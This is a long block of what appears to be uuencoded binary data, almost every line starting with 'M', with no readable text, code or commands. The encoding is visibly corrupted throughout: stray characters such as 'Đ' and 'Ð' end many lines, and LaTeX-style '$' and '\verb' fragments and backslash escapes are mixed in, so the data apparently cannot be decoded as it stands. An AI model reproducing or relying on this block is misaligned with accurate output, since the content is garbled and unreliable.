*^?.H(\6^55[\$1)(4\&-DQ6').[/1.Y8]PIF@(RE#@I47*P>7;7XZM;T6SI?Đ)$ $\verb|M|ELQ#1KR8\&+B90=?%]N\WYC(=+), 4?VBU?R:ODR, 9@J<J<\\]=:9-]UMU>F"&D$ M=^'/FJ[!)X \?V7":6IF4:XWGNTK(:M?HP;<O-R8B5P'R<C.?VKO/]+68@?\$Đ MY/%H!CWGYRR*%X*`YWJ'ORHNHA+<R3MJ-97\$J+QL3U\$9=NVQ=C&0\$>0Q;/#AD MX*40 LB!7U9\$-&R2YZ474@*4WT8W8';B\$-A4D?O%-B;0VC49CA71`Q.B3W<YĐ M\`G)7Y[Y]DI(\$8:8G(7RL6A,UZLIC\BW)^Z-`J`>0?E'087Y4\$^9V:0* Z8Đ MY^U/7<*GJO4521!PBEG\.Z\CDFWQIL,\\$W>WOUBL8`'#S#=@@D_3T_'OV392D MXG] $5U-P^+]N>3Y/(!M[QORQJX7]>S>"%>=$MNBJ4-O&\[L8OS.H"_JM5XI.Ð$ M6EOYEQR?TWN)WC3J3`Z=,1"T08E30I1<Y26_<'?]C;O*F=C7X^(4R^\$!`+96Đ MTE6\3<5EM202TNWO\$GK])F&Q"PA`7WSM3NZA3("60!7J!Z'X+SY<QO_GA?COĐ M6:X\$^7=9_W9;Z^4V[#+5[/A/HC.5V<!"6M25F<1GM':W9S^EYR<0<+6[E:*_Ð M+?[5^D4`XD<*SY/'YZ*GAY=D-PX"X'1;08#`2Z7T!0'WEX[?JYW(5MA?+(KRĐ MA_4@(+A*!P1DO[37'7Y/GEPF<USQ)^DO;&'^3,&O6ZT2!(SN^ZUT/+<3U!Z^Ð M@/+C!12(/U\$06*.9]=NY\$CA9`0&Z,1JN+SZV_>)C`2#@U_7\$ITD''1?WV3<GD M(*!*G+;U!:>+%YPZ0<"ORV-OI:Y6[I[D'FY`P.S?7>7NQ556 ?ZP^@]Z?Z?OĐ M&H[U_LVD`G]8_!_0_@/:?T#['P`MX\-#WWW\$*?&O]RJ#NO"6BTK=!V2_M#=)D MVFRZ+J<S99"AKDS!XR6H55.];JB1Y+UA\$@E9JC*&SROAU#PX;&,.D %C@HSIĐ M28')OH6QY9/3,_CAJ"I2L=B+AK*0X7`I=>2"L,V1B\$.?(=[?F?"*?W>7OW[#Đ M]-.'R<T(5UVMQ:/N<:76FL\$5]>\&`BF4U![BA#A^64NE9Z=7<Z9VU'Y?\$/P\$Đ M1L]E>\YM^SU=-BH\$^M#RYR?K;/&82\50<`<\$ADJCY2,W'\$DW%^YXW/PF^5+WD $M;M?;W[/N*$:94):)$ZH7_\AGN,;ZC*LVJ/,CBW?JSI[CU>)C$<'J1FY^HL@4D$ M*34>U%VZK4CQNPTN<B)H,"Y>?=.*K^U\$]+QES-&.&CO#S5`1S%ONJ][##J,SĐ $M"2N] = '94\21D_.H\)M3V-9]&8\G0,X(6EAO:PL>^-]>G3;Q+A/J.-*304X8BD$

M&\[G-TJ4CVRENM,]VX#5V(A]+FJ=O\$EN\H'?B\C^TTX1U^-94%09=GW,/7;[D MAZT&9,0/^/KQ5R\^YR.N.=]QQLI=\$=U7?YP5H`8]*T[W3?(UF%HU=/E<L.ZĐ $M = 6 = N] \# K]_9COD(T-YZME"K4T7(2Y"`&/65>RA1]G[178E=]:Y&]+:3"M9:D$ M/WYI_-(<%T_`'3BX"6Z?TR_9N5-@A>EFQ'Y8&1-2X<R43_0!RX7BK%8C'90]D M`\$]BR%<1)Y23+([YW4"%";,TY`\[>XSWI>6N+2UQG8PD)22!L&SC5ED4\$RXTD MT6\(N;<VC3L"AFH'V4N/GT\''-0U@QL2#]"D3?-K(+4'48:,!_?V/8^/,MQ^Đ M&(7W481'8R)-GRSH?M4DJ#-CX]?@26.V8%]E5=!IU2D'-\(7KI>8(#OBB7QĐ M#)A(GA5J3C!,+%:H>3XLEFH2ZA2@M),-(T0I(\$^KX[I8JW=N90Q_'\MH`J&OĐ M*'2\$0XZ\><5FJ8>&\"\$JL>`@#)\$\?'F;J5DJ,T+YZ&!`3\HN/7>QW.Q;OG9OĐ M:KR*I#'\LJ&',2,YX4/-(^5"%6D&*\\U7?CZ//OC]CICF*M#Z%+0V"5?Z:(NĐ MB80J9\)X,*H-:M!;^AR8'==%V^\)R)R=ZWE3;),^MG&?"NZDB)DM'@=XW*XXĐ $M<5^22@'158]0144@SU+D-W)_S4IM<H, GL^-J#"GT7^2/M9.Z1F#505XN'XD$ $\label{eq:MY-=A0#%/#(33)&6'IO*,:>CY_Z*-_.2&6+"*Z/OH?O<EP.V]:]GZ`HL9'YD $M-J4F: [C*-#)'/?9L<<) ODIV3%1"=FC./BF89D(UD*=(ZQN&)JIF^\Z3B(B.#D)$ M@9A)FR?<_R(R[OLH\>ISRZMF1%]#_*V'_(N%Q)AKV:\)@[/H\]@M/ZEA-%R+Đ MD=6? HD $C58>+>A</G*D\setminus N;Q^N,Z^H=VY>J=.'"R_KZ-AU-Q+I[8H:&^>J9Đ$ MQY#"AZ)<AU^_DH387FHD#^IWZBI%CL:OY4YR(6>.#T0IL%VR]'0VY.%<2]B>Đ M8'V/^:ED&3<64=[88'!+_'9#1YMO:7&669^W4J=FDGP[S7;=]?7G"*KPR<DZĐ MC7II_)(*\$_&F(*1KA6RFR584;8>7+(=86)'/'TO[Z@>OG./923(&%V/B&/IDĐ $M(0H(T(+\GF)YNGM)@RYLTZIHEXR[&%A#!>.`\'1R=A]J^J5X?C^*:4G8XMHKD$ $M[/WBD5W\BH"'N/65@%YO@:_=ZU;U"P^!C?V#YZ\4(&!L_FOL&5$5YL=KK([YD])$ M\$L/)]]XS*#@.Q,F;!)PDX\$-YG-=5&>0@(+:LZOXV!00(6]Y#:\$P=U76@C5+LĐ M+Y8KSG=M26(P,])6L(O)\$Q`P/NXGR\$KM;SLY*G@7&A,Q)M`,OHG8/SZ?6OA&Đ M.RY#5_0)W/^GBA#RNZ4XC^05C9*9JYZ"6\4;[?KZ![.?%?-K!A?L=BJX`NS(Ð MG##U'C4=7[)>XMJBARUC_:<#*2<S\$.*N"&%FOPJ6L4%8-L'*P[5Y6L[NF4%!Đ MN.Z^S\$YF+ROA/[?A.L\$2PY*AAF0ME*DQ&6R],7N_+PN?GS^?543F=F8[,6,CD $M@<2T&3@IK769/M*9.M2_+'_G3B)#S'NUISGN+3*QVI2UH.I^9&N416-@9_MED$ $\texttt{M47+[\&]\$I,\&S8CUE} - \texttt{XB8G`PU`9BNIO7QNE8XE]} \\ \texttt{FD(P;ONRWV3I_/Q\$NQE/A?D} \\ \texttt{D(P;ONRWV3I_/Q\$NQE/A?D)} \\ \texttt{D(P;ONRWV3I_/Q$NQE/A?D)} \\ \texttt{D(P;ONRWV3I_/Q$NQE/A?$ M%<*-<+\]M-,H[JQ5S?/JO&E]JFCT+8,NV/1)YSS_S'2XU/K5*<-AU_*RXVK)Đ M-[HJ)77FQ\$[@EGB[@YCTI<+VRH#3H3*4GVBN:WW:88^G*!\Y'H=H=;9L_0C.Đ M100-9UD9?T8CR8_4<7VO:[Q:TNM=/-&8V/2!*91]+`R1W+S!OV[F_(%NQ"6D MOO/\$9+Q+2>>:Y7<G;!^<W2OQ'<!\$(H3I/3=W)M*RX0H:)C6'1050*692B%)]D $M1TW:AL+=S9\\=MAK@"(X)+G\\(M;^4W@KB\\,7Y&=3'M%?1L&3/2L6TGY'&&CMD$ $\texttt{M)W.8[VU9^*, <>G^{**}, +&\#<EK@.Y!=N3WH:$Q;ZS-P<W"AZ\#96UK'"W7B-@(G;)D }$ $\label{eq:mw^GG^6.=5UT} $$ MW^GG^6.=5UT>-J;.GPQ"><J\backslash+-\.@_L=J(>P,_SOV)D=9DHT[T&`WNOCLO//Đ] $$$ MPOUSQVJ>5Y\OXXMP8NL36@?@]^\/2-OWI8<50VB+E>S\$^\%@JG#VLCQ!P+IIĐ M19'VJ(W#6KKY3OT\$=(4+05HJ-"NM>')'R^L76[#T>V4%]?DBZ6\$OS@_X^7XOĐ MZ"((_IGOW39<H"IT]PQ(0A!Z_#"=\^80.R/`FPT_H6/[N3Z9\-VF/RL'2XV6Đ MXBZU>FYUXZL<;M_;.Q"@*3"S0N,1HZLW4W;YW,#*!@)P)0OV-)&V8M+HC6=LD M#1I#:3Y\$\$6G\$2X/WTF0Q!0+%E['\$/Y<LU-0T*[[,R=B42!9^,EAQVGE?]*QAÐ M+3, !SK7FR.C> $^4/KS"]8_Q;4YM#L;]:0X]B,5X2-MY, <math>!1*#$)-[?:3:[P ^G-D $\texttt{MFV*I4+00R93+FM;NZ} \] "+9 \texttt{VY\#Q-0Y,>A[T8?Y@8IB9UCE<3]]'KD;@5 \texttt{F=D2?D} \\$ $\label{eq:mw%[VLLX;`UD$[A59-$+^+O)+CC0(1N`I>FB$#^W22$RLFN12AIEPT=\\ *\&'0S?LD$ $MA/S<S^1VM4-&'_+[^*(CZ)CQ!$%-SUGF2J\:2,U)VRLTY]1'S@:W>(I:R;(D)$ _*,QO-^VK/'SVXOP@\$;\$4F^V`L+!S=X&4H6C9]WABS\$OA14;.:.V=`FV`D5D M^\$-N\$HGYE%1<H;?7<1NL_R"P@BN0IAO&3L!63UX?,E=5#**K60+_"B-`Q45(D MPXWR(ONEI9%EX8"&<OD/,@9.4\P"`5+E76MJ3/_=.TH(SB[H&NNO6'Q5'XZNĐ M4EW<*=T9*)LOB'J>WBB0)L&1+SSKYT1YYQ7)2;-G(\F\$A;;Q%<U;KK\$AP6]5D MTE7.SS(UFQH.G=GA0C(1,/)=S"<LZ#'<"M@O'_<J>BO4U)_Y_"C88.4FUW1<D M_/`C>B`MP:,"'P[;5D%L95TA:"5>US^FEK2%T=@@2=\1MA)"Y=;.HU*F;'\$?Đ M[]+&I<0B2,XU8L"PD((9&F&;".A>S3C+F'6S@OE9OMJXU#H4K>3*E(%H&M)XD) $MM?2<C*UW4`L"`D6+E_$15)M>?:,NP0\T>NV5W>F7M=[>\`5IZ[2Q7C45TFO9D]$ MA)C:+(?K9/9Q!XL-Q]:63I-&HQ>-"?C62,[@[4G@%S^E5#U!_/ZE&Q?-_-K_Ð $M[6$P.[8-'OJFP>NE+Z]&/!>((C[G[0$!^G,=E];321:4*3D+[/;>C0.S7JI5Đ))$ $M_2AW1^8@H-I:[Y[=,JP'>^;>.HUO>H-Y@>2C1)>T/BKI)<$5::OY_-`.G>GTD$ MR+`;RXWU/Y3>3U\^N>Z/%0Q%DD22UZ`-NG[+P,:%*2*[5[5MWJSZ4/3`JR`4Đ MN,Q+* '*YXX';*9M],A]%/^*P<RTJN*!YLBH\$`>W.ZS1L?U>:W2J%201F`WGĐ MT+0]Y8C?,#\\;DV0'!PB,2/J1MM!14VTPSDZ`1`I\$*KZU/K5*(3"*0[%4(Q;Đ M):!LWJ?>;K[KQ_95?'@VK/HK281&D@S/^%&I!"0?\$N=4Z]%Y^/Z\$QO3SVEQ(\oplus

M?:-`UTI9.>\$!MEVO?FZ,D6CO\E*C6\$2XE9W"KBB(Y!&,S8!`<84#^4B\$/\$_:Đ M7HV,2_G.*".N\$8<HIXP-@NDC`6TK!`?P_%S9IU'\$?HZ[ANR/JQM0?!=I_I;ND MTYI'R1;Q4WGE%W:NBJT2*P\$C*#`\$#C-9N;F&WT5,DS>.TH6\$83]2+_9GF4I`D M(#LV'8SR,4U->^FPT0<SP[4U+9N*4SAM%<O_O-G@SZ2ZV"\^;4/5JA6^=H`TĐ MR%\<@C@AST#<W*D^D->TA)X9V5\4PQ\%H\$?8B03Y[R!C^Z.%A89VE5HP948%D M/@V2P4/;#^4D2.RKQSP)O.VHL;LIO7.(&_K1]CX\$`]',R0PA*B;?!=-1X-5AÐ MF\;S]PRO<+7A?>\$PTO&>.- 4TIGY<@?U=*Z*>0DMWZ=:&Z.F7!O.SB[!N:O\D MYB#!&VZDH9\$#ZX!Q%2[FHN\$^B%=MCTN>]%XJ"@6Z#4Q@7,8*%\B5S.T/@?RIĐ MVW4"C6LLXE0U-C.'1"OH/MVH:MMWO@;G00L'"J)5+^Z0)?&&,Q7!MG][D'J)Đ $\texttt{MQT:7KWWW)DCHX[W+='W+*\#5IGE\$LDS1B5\$0Q\$R[1Y\backslash JNS[3;/Y^GP^FER.V^Đ])}$ MD#=SFBQDK^UD%U6(NI4,.!7U69/X[#7>)`P2%\$/@R'W\$5)K%)9LH:)B9F7L7D M..NL>IP@TGJJT06=8"-S\5EZ3V:1E49'00^#4<Z.-4&8I1:"7`N'>8,77)`@Đ MQNE`=6<,@?>;`6L*"F0_+F1\>#.04;(HB*,T2UC&[O4]LF3&*G4K<S9/8BN&Đ MC]GR<'[K1]_C+\$M=;5YY&8\$=E0&.O3CNY>B><'N0=!SAFU.MMF=-G%F'P20XD M?60XA8QJHCS2*EUS.K0>`GP\F8B)H=EXR.^`4\$!\T"@N[VI\GUJ8JD0%*E(-D M!U/WJ?C;1'C4+QF57`(L30%3#GUR,.%X6)]LFJ(I)\$)MCM_+PM.OM`=U[41YĐ M>BJZ(<\$'B4[A.FTZ:ID+[1,\+KAK'Y/QFN\$4+EHDSB_@%B!\$#X'%B,3+NOFAD MU>QL\?K1WZCI1!O"GFI+==U`)^\XZ&4[4+MNJ5^2HV8UY3?-Y#0I1Q]*BV^3D $M??NJ\%6G]4MSDICDTDU-%L^X!W0H&Z8I5872X^4=[X\%K,2;8(_(?NR%W)WED)]$ M,J(B"/!BL:/&D"J[(^M*6O*(+7HX2?@\$WE""M8M16:<[,S+>F_"CC?HOT_H1Đ M:_1&,;@J)K%YT479%P.Y9&E[Y;PRR\$E&=C8F1;FJW[Y>5/=O%"]DV#?Q9_IXĐ M+`W?1A\9?YG6':*,F.NABB:WCF-_:6">.TH.%*NF;&>XGA">A<[\FBF?_:?GĐ M]AOL.,#/ZFF:\\[;<C'LI?%8D@U15C9BX#;US=@&S/7.L2.?O@E<0E=)CK6IÐ MY5G,(V*EN"F*NJ!_W?I)S[3]!5G9*/?@1(>Q_GAZQ'-\$^^O>AU*+28MSOB%AD $\label{eq:model} $$ MQDD\D1A<TV1*P^&\YCD)DAA!\B-,*ZEQ$$"7DZ:]1$PWS;ZP<$>T/4JYC4/@D$ M6Y_H4"E3:L[.;3F'DX!+%E]H\$8E-G<Z-.F#+TD\C-'(]CR]I<VRSE40D\$H>SĐ MC1JGC+HD=U-*H_E\<E6B[-'LL]Z;9IN-67=>_WAH\%&HB^YCX(`KH]OEG1SGD $M(S7NY:W1I.(QUY;A,\#::<(WZZH[!MZ5`1G="4>8-!:M/E4D;\K/8X([*I[!+D:1]])))$ $\texttt{M 0*K} > @7 < 6 @ = ^U > \texttt{WU}] 65] \texttt{V} [5 \texttt{U} (= \texttt{O+S}, \texttt{T} / \texttt{>} \texttt{1"} \$ < \texttt{H} 16 \texttt{A} \# *7; \texttt{U} 66 * .7 \texttt{P"} \texttt{NXU} ? \texttt{O} \texttt{I} \texttt{I} \texttt{D})]$ $M7.U=69M[V\#EU^{3}N*(\&)LA:9OJ2">SD?RUD%$G(1'$"+F/Z8"W=?(%M8SE#!Ð)$ $M\J)G5M/VD^W)$MT6\YV#50/W09AE@YB>6*,[L\!90TU60X,E@40**N%I[W=ID]$ ME_BF(RC)M_<GEOM5SC[,QLUA0EGGU\?LHF(<[-OLWW1_(HK_B`J(FJ\$,9:BXD $M_{,GJ5=90TB}$ X-CXPN9-4=)=K7] $1V_{yFU}GFFKFDR+U$>OA8\FCS>AKQ7.>'[<math>D$ MZ%OWG40,2;DD.H70:IE#XXR!W(O?;*@/TZ@0%>D%YSM78S@K%I;`5^2,KM,CĐ MY\:DM\"O#:2SE;_?A_0<SC0/E22YKM:VJSQL.'KD?GBZI!,B?MH9?B@\$KKQĐ MXYQ.EX'?@?>K<=>S0094=Q3*I_OK2@]O36OG_NLIISU7(Z6\$;_256\ZTGV+&Đ M6%@@HJC#-EVX!N]5J.C6(A6LW)JA,>-*4K'=</>A/1Y!`%Y2%9TM0V4E?86QĐ M2^KWT@'V[N",*VK!QU))M@^V#+C'WC_IB/28CK!,E>WLGCLT0WSHE6J@KO)5D MN^%>IQ9\$.-,73!HA,A%\$9<MIEJBQX3?9T?/.?4YCB4(ES^TD#%Q3!F!P2EVDĐ $\texttt{MKJ} = \texttt{PW20G}^{\texttt{TM}} \\ \texttt{D[,M(I8R"*/I[7_\$8,<]/4MVLE?Q\KD4[H4>/TTL*S\&D8+9FD]) } \\ \texttt{TMVLE?Q} \\ \texttt{MVLE?Q} \\ \texttt{MVLEQ} \\ \texttt$ MM/G[;.,<<EX+)%ON<6"IINSQ797IB/C'O]('L 9N;=HT*W[V00XM6X><.128Đ MK%#>AZ,\KB2]\$T^61%!W&[#;F75N762MV4D[>0R-??(J>@Z^\$JHZZ#C'\$[@ZĐ MSKY'GX:?MGZG((K1BZ\$@"OQ/GYA3WMP@(/Y!"@1X@(!++34&'?&>JCOBNJJ;D M[)<NJ_[],Y:RFSA3I;=0ZQC;PA\$[(;Y4DT0AW?;HSHEA)Y'K4-Z8/8R<KI7`Ð M,]8T"'A"F"?><@(!`V799[./,2U%3R[\$]["5GDW-V4Z?!R^);[747G@PF/LEĐ MC8(`HKP_K1DM+OI!OV;LB?)(5_;2SV'7"0SMO.S+%4``@N5+L@LY0CEO!@\$;D MTSM3"O]WS'/C\$\$`W:W7V>&3+;25Y+6L;RA)UF3VG'.>MU-H8-A39XXE6N#X'Đ M'J1X,SQ'#VD"/\=8N"&KS)VDKQ<LE*B=CO@/N9,4?(,!`62*17U><V.D[G:"Đ M*A!@*K;OB._PFN"I=);7AEJ)@O[\$?,JO>[X#!.1Z"3]6^MU>>5QAW!4LTL8*Đ $M@H"0>K^7K'`=J<-`L[V!=9L]$#`6'ONLYK`HV?;?037_QNG[1/_R_A5_'\#D$ M4-DU;)T,RY0?>^Q\6#USUCO!T6^KHZ2R``285V%)WEQ6@'UM.,]^*M,5%7VSD $\label{eq:ml(@F<25^>U8EZ8&Y<>06@^2"C3IBG='B@S\\N&^Y\\CJ*B6PBY\+`E8^=-P>D} \\$ MN3]AE/,0=8\$`),(-E'OH7;^;=;MG'O% GP5V2'PZOORRU\ZQ#0,!OF]>K%+GĐ MUR/NWO, <T\$+\=)L.`F)F8\??_8?4;Z1V/0?ZEL3UOFHMR?7<\$]P@O`KGIU?;Đ MA(QC_`(V';NC('ZF>OY6\$>-T.YCLG5"4=H:CW./-U9LF/*H+ODH:LK;\$]>`+Ð MHQ^GC6'9A!SB]@XO>:?\$X+; R2Z;LON9.-9-YX,]RYV,-B9&RZ(/[7\C;%6<Đ MI)O*_[_'N___9)IQ!V859:"\$\>EVZ/A@@;I?`6(@H]]6NSWKW[/H*V_IM'D#Ð M6G[<L>E.\$H(EHCR8\N?0<N)([**J,%9T\$`#V=^-=_CTWP]Y^\>5V=Q,B#OGKĐ MBI"7IM/]WR@<_V>FE4X^2B5OVW';(>[:0!EK_C&VBB8N^?3#_F\2#K4270IAĐ MVI&&O)9#-A=BA7S;]VV`'`2,^BE:]*SW[>ZM_8#TZ[3]+7,_8;QXH\9_(\'_Đ

M/S:-L!<\$H!4TIX^D]W#C2];1.SES0L9/^#F]1%9WK\`ES4083Z^``.)*^@BNĐ MK44N-:.Z%].'^^VJC8&`D[*.9P'Q1UKA%T?X^I)%?'1>7.%^?3<O2Z<GR95'D M[E8][#G\$!^7Y006%_:7??^C]A]Y_Z/V'WO^S]'3\ND]P,[76Q6)-GH(*-.\JĐ M*\$]R./!G4;DVO,O;:P;YK`9HVFZ90`"%W4N1\[1[0KM\29..E?V4,1V;+M,"D M![^]RTK4:7KL]N!97\$?IN27V"5*-3Y'Q]]?5_^\\VUUGUTS#7*(;N>,'1S#'Ð M, OQ6, 'WXD7?%3[OM-\[DGDE;3()+L,WLVKXOB)QQT\R'=>LAOH+MF(;E>_SMÐ MV?4(@37%6Z-GORNYOSTPCRH^37V-W1BP7J=6[]==<#KPLG'>S [M,702V%OEĐ MKS@@(/M)Z6_/Q_<JW6?J=AVMNE=@'NF=EGB_:"QP7_2W!^O#\YXQ&4(%7OHKĐ $\label{eq:my7} $$ MY7 \le (_A(UNE?WW*JQIQ7?4G,B]UCZEA_@"!)3Z_>UI@C^(K5J+W<B&E$OD) $$$ MM4=J/42_T>>2?SPT__; %%-)KL7<@8%K@MZ?K18F5RN; XVE`P/[>7_10+/XM?Đ M,GU(M`P3,:X[_6\<_XS!U/XUBAU\$GWF5Y;\Q_+.F^RY>,/\MN!2NN-N#\CK/D M-&GF._[\$[L]:_@?87X%]B;_NPK\QM.SX)[++OREZI/9'9"UIYOW6E-Q?^-7KĐ $M_0M9NQ<UK\O^A&P]YI'^:4G;;_SFJ_Z%+,>+F@\J?P)6,^(Z^_\7M1,?U'SD$ MJ?0?[W_X)[!THEYR?^;XHJ?,BY[/TWZ_XHKUN;WHSPS]_J3EWV&-5-"=_#=^Đ $M^G]_2\p^*E=9_)G=G[7\!ZI3_T'U/ZC^!]7_"52I>M:(0^&/;82554:8=9#]D$ MWN[^0X0"S".8-;5@<1TMI<<!\$(!7&!OR]94%%NMT_1M73I7%/,K)3WM/4HT&D M#^9NO*81UZ.WRK[8L+A7A`I@FR9C.^=14V:_KLZO=LD:Y*M#P?[<GNJ+Y2XEĐ $\texttt{M_A.KK(1G@\?M+>?)\#)/B"X*?3P?E1XOW+>+C$$HV3J,FDK'R^>E@\")DQZ?.D }$ MI&A^CG;'PL?>1>P+?'KIA52D+M9BPW(#)>FN\$/8:\$.,(!74[X^0=LJ4^K6U1Đ $\texttt{M&D}_27M_T^{\texttt{E}} [\&D@8\$\7T[_[]] \\ \texttt{JSS}_;-U-(CX7/62^*80!(PS:!.Z94,+;\$;LD)) \\ \texttt{M&D}_27M_T^{\texttt{E}} [\&D@8\$\7T[_[]] \\ \texttt{M&D}_27M_T^{\texttt{E}} [\&D~8\$] \\ \texttt{M&D}_27M_T^{\texttt{E}}$ M[^UD0L_]D(9:?\$OXTQV2!6D1(;#T0W!BUQ%J0N'Z*?B083?J4#!N1^1PNO*MÐ $M\$, $HGU>OPHF!^V^:/1U!UN"MG;-C/PX+))8O35ND@RK^[AJ/H^['4)DF$6X$ED$ $M_{JISK[\&VA< X6F\\ *9#92;'?W&B64D=`1(Y><:Y9AM`F_P/Y4.,)1;3Z:>\KD}$ MG\$8N[4!5`254\2Q'A?&3*CWA[SD'DQ544YFKUY(V^\Z>;*6Z2UI:@^ID511RD MO/1^!9IXSNA=-@Y@'VD3/>3P:W=FMR@A0\$"5V*>S.=T>%AJ,*-20S4O2X-:DD M2ILLTV%["1S2M_(`URHB_%Y=\A*J]SAID'2RU\Z[F(8]SNB?J8)ZZ3BC0KZIÐ MI;.O!J!S:<F;([BD\$OBOQOSN9GK=9K;R+[#D.ZP?%#&!O%\$AECV-B\.L>XUPÐ M.[HM6G'<+J['_<^;RSF+-KF\:=H,-C:LNM[\WNL4Z/I;<F(;&'I[R==C=X.VĐ MX!1=(3T;E³'NEF7C>A"SIM?@GZ8H*5R2²;, ⁵;)%R?V6XT-D(;V>%^9\D<Đ $M\&6A^=J')VG7[H+K>35;4YV;]ALBXGTT2UG`Y6-_+"",M)HV6KD)K>(4\06?UÐ)$ M%)9\$W[?>]?R6]?2[Z0EQ''MO--Z:&*.LHZ,??.CYR9\$K^U@2D;')]\P(,/*SĐ $M^*-^Z]1V7.9D!);*T=K)C=8:\#XZF5%,1:MC^&1*SB^+0-001<!M^*H^*?KS&D$ M*DMO3BW.I72D:0H!XF5"ZL(5AM:FSQL^(JT3KQM"]X)CF]^H?U[LA(A#H=SUĐ M*6V;?[]][EZ1ZQ-OLTCA#.7(^6V\$^L?5R?RAC4VGS7AL1N/9*T:4+<6EE3Z!Đ MZY@IA^ML!M-W&W;:%PK8"G9/UDH.-/294.WQR4]FXMA\$TI`&Y]'-H\)I>H>JĐ MT, ^D#X6-3.'/^J4+L=X/7E=EL]PAF<MGI#+5B[1S\UQ@X*L71_(^+3RQC3X%D M.KY3WY[+(?R+BLB]%&5?(FE6[O:U>VK-GMI\$Z^=.Q^B:1D9='R[>9TST>3D"Đ M&;)"5&,F]/@>Y.DIO:?KOBR3X`1;E3AKE.HO@)T9Q;)_BFY=<@=:+'GC!WF+D M_ZM`91^+M&+E1%?]":E-S]!/M'0D9FBI*RD;FWK6]U/<-OEN*9&(7V`_;F0=D M.D+#=+"5>!4/.-G9E];>I>!ST*#6L]_[6'[T%<&+4A(A9QP@K4:)GL.AG`]OÐ MYFP]?K/A`]U5U\$-?0Y<WNB66@`G53'>A#W:B0K_V2E<.'DV5"U>0SQZ9^B8MD M>QX\$6/587SPNNO4?3DAORKFYL`:^J\4VO][@HB3CGY:LNSJD^6S.FNZ!5- ZĐ MG:2Y*7@HW\CR!HAR&KLY\$L&3:0N=7]J*TUX4,E%DJO?R%^/:];HN6>\(0&H[Đ MPG\J7\$9'"X@NJN8:;3Y:#J]:%;;C\$0,!%HW!O3E&%H?(3L=>;N7I)4_>OVVPĐ M)!, VF^PS)[2!V^OHU/'1980@3*/"*_5JL7(AEQ8GO\$\3A2M+5:=;-3_T(IXAĐ $MV2_J[*[3W=]+0;-G=>[P[S1Z\%ME1BQ8M:U7;3\%K/BPL\&):85C-[Y\&KBG1I0/Đ]]$ M8PK2R@*\$DA7)8X'?#5`R4RGIR<GB6CT#3J94S#]IX9@VF&F%C*QW8A)]>N2SD M\$F33Z3`PE1F%X\$J\$+<M<_G1->5::GOT30]OS(SVMOA5YRQ?F:A8<*0'RK)PHD ML"G7F_PIYW\$#&\METSOR96(8?T\$(B*LR&_?D4W%,?^<%&NGFSGTQ8("OE.=[Đ M1_W<@I"R1WP*O>M;R,1^IOL)63>=@*;X.8MX2ZQ]H_AD8X<=:%Y(O@&,`VD\$Đ MZ68&/(\$Z70NC\W\$)Y-4,],&2<CO2:G_8=3J:CI-(L,"LP'#*^H#*=4%N0?:)Ð M\J;E)JX!O0/)YJ6%^V/6C9S!2_/-:5M]2<**BGZ-*9-80H#P(GNHUD0GD3O\$Đ M!2P<[/GT_F%F;^K_P]Y;1]799'O"A^`>W"6X0W"7\$#QH<'=WUT`@N+M;<'=WĐ M=_>#N[O[1^[;TYVW[W1/W_YFK9E9Z_[QH%6[MORVG5-U2B]JXZIQ"->)RWHBD $\verb|MLL'QZND@+I.BI35NC6Q\2YM`)WQ?`9+ZL3,ZM)J)P;A'Y<+XPDPMVEZQ![.(D)]|$ M5Q)?\$@/V9RW%?_S5N%X#K4*8:BQ:)%JH<Z\DZ*.B>Q)W\$AV&D+EL4-76Q-:\$D M=2.U;HA".EDX6;#OA!JJ;O\$]LPNS.EW0?!::T4#6P,_U_PU\$]0Y_#<C\-3:\D M!/-A)IU"=AN&SOO_[M\X5>`<R]>N7?BBY%]D"I-RB>JJK^C)+\3S27;BK\M3D MJIEV8R^L)84,>ZZY>%8OSPE>?E`7-4^[XY#&'%KD+.=TA/[X,FI=\$@9]_VP6Đ M4T5X<,-O]Q+Y:U`NRFX>O4.9G/Z]?NR)%5C4QL[@)!G(KH(0[129,"A+\8VJD

 $M86J6\&\$]/;7+!\$\&"96.W`\$N^[-0@0`Q3'JUCEI#>U:+\.W`E*07\QQ;([Q"8IÐ)]$ M_%&J%PC[70]\F&DPZ*=B(WP50EG\$.]"4C%/UT9AM,XOM/"WYH9M()<(DS.,GD M-2<PB5KVG(;/ZM%>:.VXLRE*K&>K73?]26;:%?<!)=["'5-/+PK^>?U3AT\$GD M1R>'U\$P?!TAZ%TAFZY*-T&L(%J-\$:A5"^B-3F."#^W;5\$W]NRTH/77/9SN91Đ MNK\"!'6>^/1,B\$WCE38TX-YJ1[[FE)0-;AN?/AX^!,<+QDI1%HQ`.)L\$:'G:Đ M^OQ+%%">EYIISTY-P^9(>HO-:/'8SY+ZS5#C]HM3._C-1HN@N\$WW7UCX"/FBD MM "2^VD@\$Q)&N>;B 3Q;PPL.IN7D#4;F[W>"*(H1 JW7BTHOU J>8EL@G ?;Đ MKB3F(#5V.\+OJ5T1'Z<\]^(SX*3Q//L/"SWGWBK<C*#=HLP_O>'^I]LA_RL/Đ M;T7M65@!&\$6:1]X@8#WY%1!8)-BE^E9HQLVVW4YY^MK7E9X#XT+*=?>R+)F&D MO'J=3U<*!Y@'MHF9UZI\'CL3>^_ZSIZE#]6X.ZN.;[&:N;\$"W%D*/,?,M![WD MVSJ3W#^^U8E_^:510F+*?O5`OS;>M@(^Q&T+),T-9:5DXCE3;>@\$L6B*`_%.Đ MF(70_MCL%>#!=0<F)%10WBN`I\3S]"U[PNQ%YD6]**PRA.*"5),M64!"\K%]D M6ZE!T1B<4ANHTY<CDZ?>BM#\V-\+";E:L-M"\\$1K;EU[:&&"?4\$*E7YQ4WWKĐ M!21?WEJCW]EQPR)-&J0D@VV(P/5).>/8^WA5A.IIK'CQZ'-P-2KXCR?6Q9W(D M\$8,'?005L_G>\$/*=D7W_HBY/]HZ35K0?U".U\Z-&L2"(GS8'"4B:7:\KOO'+Đ $M > , GV + > 3, ?LHKX(D8._WIIN85T)K \] - ;1_= # [^@I(^XN::V^+;(A^EJW)^+8SID)]$ MU!\$D:'L4SQQ5BH@_CR4X"S'UO`3.O3Q8G97ZB1D*NK#'UK8[!X.:@(#P5"W=Đ $MYI_0+V<VR^<)P411]8-:R^/;A2"(Z+I]@[SQM:*OYRW[TOE/Z,5HU->+D@8JD)$ $MS(<WW@/>=SL2++'@K-:'&8:A69$PL1OU@238=+SL9SU^JHM?(E#*M5O];7+6Ð$ M[TI#FYMF0YAPD4(<V@&W.4`\$O2:^^.LLVW\\J^[FULUV<"066=P9E++.-LP_Đ M/96/>*YYYSE+,4K4*X`IG^I>5\G)'/\$D[27FK]9R^B=F1JQ6)]W,ZDU>EB&"Đ 